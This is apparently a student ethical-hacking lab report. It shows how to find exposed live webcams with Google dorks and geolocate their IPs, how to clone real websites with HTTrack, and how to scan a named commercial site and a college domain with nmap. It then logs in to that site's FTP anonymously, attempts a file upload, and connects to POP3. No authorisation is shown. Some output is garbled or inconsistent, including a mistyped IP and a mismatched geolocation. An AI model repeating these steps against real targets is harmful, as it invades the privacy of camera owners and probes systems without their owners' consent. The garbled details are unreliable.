


23EO4-ST#IS#6246– Task-1

TASK 1

Find two IP webcams using Goole Dorks and GHDB, and after that find the location of the IP address using the IP Geo Location Tool.

STEP 1: Go on chrome enter following in search bar inurl:'webcam', inurl: 'webcam xp5'



inurl:'webcam'

All Shopping Images Videos News More

About 4,22,000 results (0.30 seconds)

Did you mean: inurl:'webcam'

 Insecam
http://www.insecam.org/bytype/webcams

Live cameras: WebcamXP
WebcamXP. Webcamxp is a software for recording video stream from webcams, creating a home video surveillance system and recording video broadcast from online...

STEP 2: You will get multiple links for live cameras select any

STEP 3: IP camera results will be displayed



STEP 4: Open the results one by one

STEP 5: Select one working camera

STEP 6: Check the location of the IP address using the IP Geo Location Tool: <https://ipgeolocation.io/>

STEP 7: Enter the IP address in IP Geo Location Tool




Enter any IPv4, IPv6 address or domain name:

103.215.114.8

```
{"ip": "103.215.114.8", "country_name": "India", "state_name": "Bihar", "city": "Muzaffarpur", "latitude": "24.3025", "longitude": "85.1928", "time_zone": "Asia/Kolkata", "isp": "TATA MYSURANA INDIA PVT LTD", "currency": "Indian Rupee", "country_flag": "\ud83c\udc0d"}
```

LIVE CAMERA 1:

url : <http://www.insecam.org/en/view/886988/>



LOCATION:

Enter any IPv4, IPv6 address or domain name:

117.215.128.17




```
"ip": "117.215.128.17",
"country_name": "India",
"state_prov": "Karnataka",
"city": "Bengaluru",
"latitude": "13.02828",
"longitude": "77.59360",
"time_zone": "Asia/Kolkata",
"isp": "BSNL Internet",
"currency": "Indian Rupee",
"country_flag": The flag of India, featuring horizontal stripes of saffron, white, and green with a blue Ashoka Chakra in the center.
```

LIVE CAMERA 2:

inurl: 'webcam xp5'

<http://www.insecam.org/en/view/504141/>



Enter any IPv4, IPv6 address or domain name:

166.247.77.253



```
"ip": "166.247.77.253",
"country_name": "United States",
"state_prov": "Texas",
"city": "Euless",
"latitude": "32.83707",
"longitude": "-97.08195",
"time_zone": "America/Chicago",
"isp": "Wireless Data Service Provider Corporation",
"currency": "US Dollar",
"country_flag": 🇺🇸
```

PART B


Using the HTTrack tool you need to clone any 2 websites.

STEP 1: Create a New Project:

When HTTrack opens, click on Next to create a new project.



STEP 2: Enter a name for your project and choose a location on your computer where you want to save the copied website files then click next.



STEP 3: Enter the URL of the website in "Web address (URL)" field.

- Update Mode -

Verify address(es) in URL box, check parameters if necessary then click on 'NEXT' button

Action: * Update existing download

Web Addresses: (URL)

https://www.sih.gov.in/

Add URL...

URL list (.txt):

Preferences and mirror options:

Set options...

< Back Next > Cancel Help

STEP 4: Click on the "Finish" button to start copying the website.

HTTrack will begin downloading the website's files to your specified directory.

Please adjust connection parameters if necessary, then press FINISH to launch the mirroring operation.

Remote connect
Connect to this provider

Do not use remote access connection


Disconnect when finished
 Shutdown PC when finished

On hold
Transfer scheduled for: (hh:mm:ss)


Save settings only, do not launch download now.

< Back Finish Cancel Help


STEP 5: HTTrack will display the progress of the download




STEP 6: Once it is downloaded navigate to the directory and Open the "index.html" file



Website 1 clone: <https://suprajatechnologies.com/>



Webiste 2 clone : <https://www.boat-lifestyle.com/>



23EO4-ST#IS#6246– Task-2

TASK-2

A. Sniffing - Identify the websites that have vulnerable protocols to sniff

o FTP

o POP3

FTP

STEP 1: Search for website (target) `site:.bd`

Website: <https://easyfashion.com.bd/>

STEP 2: Check target IP address

COMMAND:

`nslookup <website name>`

`nslookup easyfashion.com.bd`

```
(kali㉿kali)-[~]
$ nslookup easyfashion.com.bd
Server:      192.168.0.1
Address:     192.168.0.1#53

Non-authoritative answer:
Name:   easyfashion.com.bd
Address: 103.163.246.25

(kali㉿kali)-[~]
$
```

STEP 3: Check open ports of target

Port number for FTP: 20 ,21

COMMAND: `nmap -p 21, <ipaddress>`

```
(kali㉿kali)-[~]
$ nmap -p 21, 103.163.246.25
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-05 12:44 EDT
Nmap scan report for 103.163.246.25
Host is up (0.047s latency).

PORT      STATE SERVICE
21/tcp    open  ftp

Nmap done: 1 IP address (1 host up) scanned in 0.20 seconds
```

For fast scan and for checking all ports which are open

COMMAND: nmap -F 192.163.246.25

```
(kali㉿kali)-[~]
$ nmap -F 192.163.246.25
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-05 13:13 EDT
Nmap scan report for 192.163.246.25
Host is up (0.044s latency).
Not shown: 87 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
110/tcp   open  pop3
143/tcp   open  imap
443/tcp   open  https
465/tcp   open  smtps
587/tcp   open  submission
993/tcp   open  imaps
995/tcp   open  pop3s
3306/tcp  open  mysql

Nmap done: 1 IP address (1 host up) scanned in 0.31 seconds
```

To check multimer website open ports at once do LIST SCAN


- nano scan
- Save ctrl+o
- Add multiple targets to check for open ports
- Ctrl+x -save
- Ls -scan file u get
- Cat scan -to see the targets
- namp -iL scan (file name)

```
(kali㉿kali)-[~]
$ nmap -T scan
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-05 13:24 EDT
Nmap scan report for easyfashion.com.bd (103.163.246.25)
Host is up (0.045s latency).
Not shown: 982 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
110/tcp   open  pop3
143/tcp   open  imap
443/tcp   open  https
465/tcp   open  smtps
587/tcp   open  submission
993/tcp   open  imaps
995/tcp   open  pop3s
2002/tcp  open  globe
2003/tcp  open  finger
2004/tcp  open  mailbox
2005/tcp  open  deslogin
2006/tcp  open  invokator
3306/tcp  open  mysql

Nmap scan report for klubhaus.com.bd (23.227.38.65)
Host is up (0.0070s latency).
rDNS record for 23.227.38.65: myshopify.com
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https
8080/tcp  open  http-proxy
8443/tcp  open  https-alt

Nmap done: 2 IP addresses (2 hosts up) scanned in 5.42 seconds
```

STEP 4: Turn on wireshark and start capturing of data



STEP 5: Scanning FTP

COMMAND : ftp easyfashion.com.bd 21

To login: anonymous user logged in

```
Nmap done: 1 IP address (1 host up) scanned in 1.38 seconds
[+] (kali㉿kali)-[~]
$ ftp easyfashion.com.bd 21
Connected to easyfashion.com.bd.
220 ----- Welcome to Pure-FTPD [privsep] [TLS] -----
220-You are user number 3 of 50 allowed.
220-Local time is now 01:32. Server port: 21,
220-IPv6 connections are also welcome on this server.
220 You will be disconnected after 15 minutes of inactivity.
Name (easyfashion.com.bd:kali): anonymous
230 Anonymous user logged in
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> |
```

STEP 6: Send file into target

put <filename>

```
[kali㉿kali] ~]$ ftp easyfashion.com.bd 21
Connected to easyfashion.com.bd.
220 ----- Welcome to Pure-FTPd [privsep] [TLS] -----
220-You are user number 3 of 50 allowed.
220-Local time is now 01:35. Server port: 21.
220-IPv6 connections are also welcome on this server.
220 You will be disconnected after 15 minutes of inactivity.
Name (easyfashion.com.bd:kali): anonymous
230 Anonymous user logged in
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> put scan
local: scan remote: scan
229 Extended Passive mode OK (|||33480)
550 Anonymous users may not overwrite existing files
ftp> 
```

STEP 7: check wireshark filtering-ftp

POP3 / TELNET SNIFFING -110

STEP 1: Search for target

STEP 2: Search for open ports

Step 3: Turn on Wireshark and start capturing packet

Step 4: command for scanning on pop3 target

COMMAND:

telnet <target> port number

telnet easyfashion.com.bd 110

STEP 5: Check Wireshark packets filtering- pop

```
$ nmap -T 103.163.246.25
Server:          192.168.0.1
Address:         192.168.0.1#53


Non-authoritative answer:
Name:  easyfashion.com.bd
Address: 103.163.246.25

[...]
# nmap -T 103.163.246.25
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-05 15:56 EDT
Nmap scan report for 103.163.246.25
Host is up (0.044s latency).
Not shown: 87 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
110/tcp   open  pop3
143/tcp   open  imap
443/tcp   open  https
465/tcp   open  smtps
587/tcp   open  submission
993/tcp   open  imaps
995/tcp   open  pop3s
3306/tcp  open  mysql

Nmap done: 1 IP address (1 host up) scanned in 1.44 seconds

[kali㉿kali:~]
$ telnet easyfashion.com.bd 110
Server lookup failure: easyfashion.com.bd:110, Name or service not known

[kali㉿kali:~]
$ telnet 103.163.246.25...
Trying 103.163.246.25...
Connected to easyfashion.com.bd.
Escape character is '^'.
+OK Dovecot ready.
```



HTTP -80

STEP 1: Search for target

STEP 2: Search for open ports-80

Step 3: Turn on Wireshark and start capturing packet

Step 4: command for scanning on HTTP target

COMMAND:

telnet <target> port number

telnet FRCRCE.AC.IIN110

STEP 5: Check Wireshark packets filtering- pop

```
(kali㉿kali)-[~]
└─$ nslookup frcrce.ac.in
Server:      192.168.0.1
Address:     192.168.0.1#53

Non-authoritative answer:
Name:   frcrce.ac.in
Address: 103.116.169.163


(kali㉿kali)-[~]
└─$ nmap -p 80, 192.168.0.1

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-05 16:40 EDT
Nmap scan report for 192.168.0.1
Host is up (0.010s latency).

PORT      STATE SERVICE
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 0.13 seconds

(kali㉿kali)-[~]
└─$ telnet 192.168.0.1 80
Trying 192.168.0.1 ...
Connected to 192.168.0.1.
Escape character is '^]'.
```



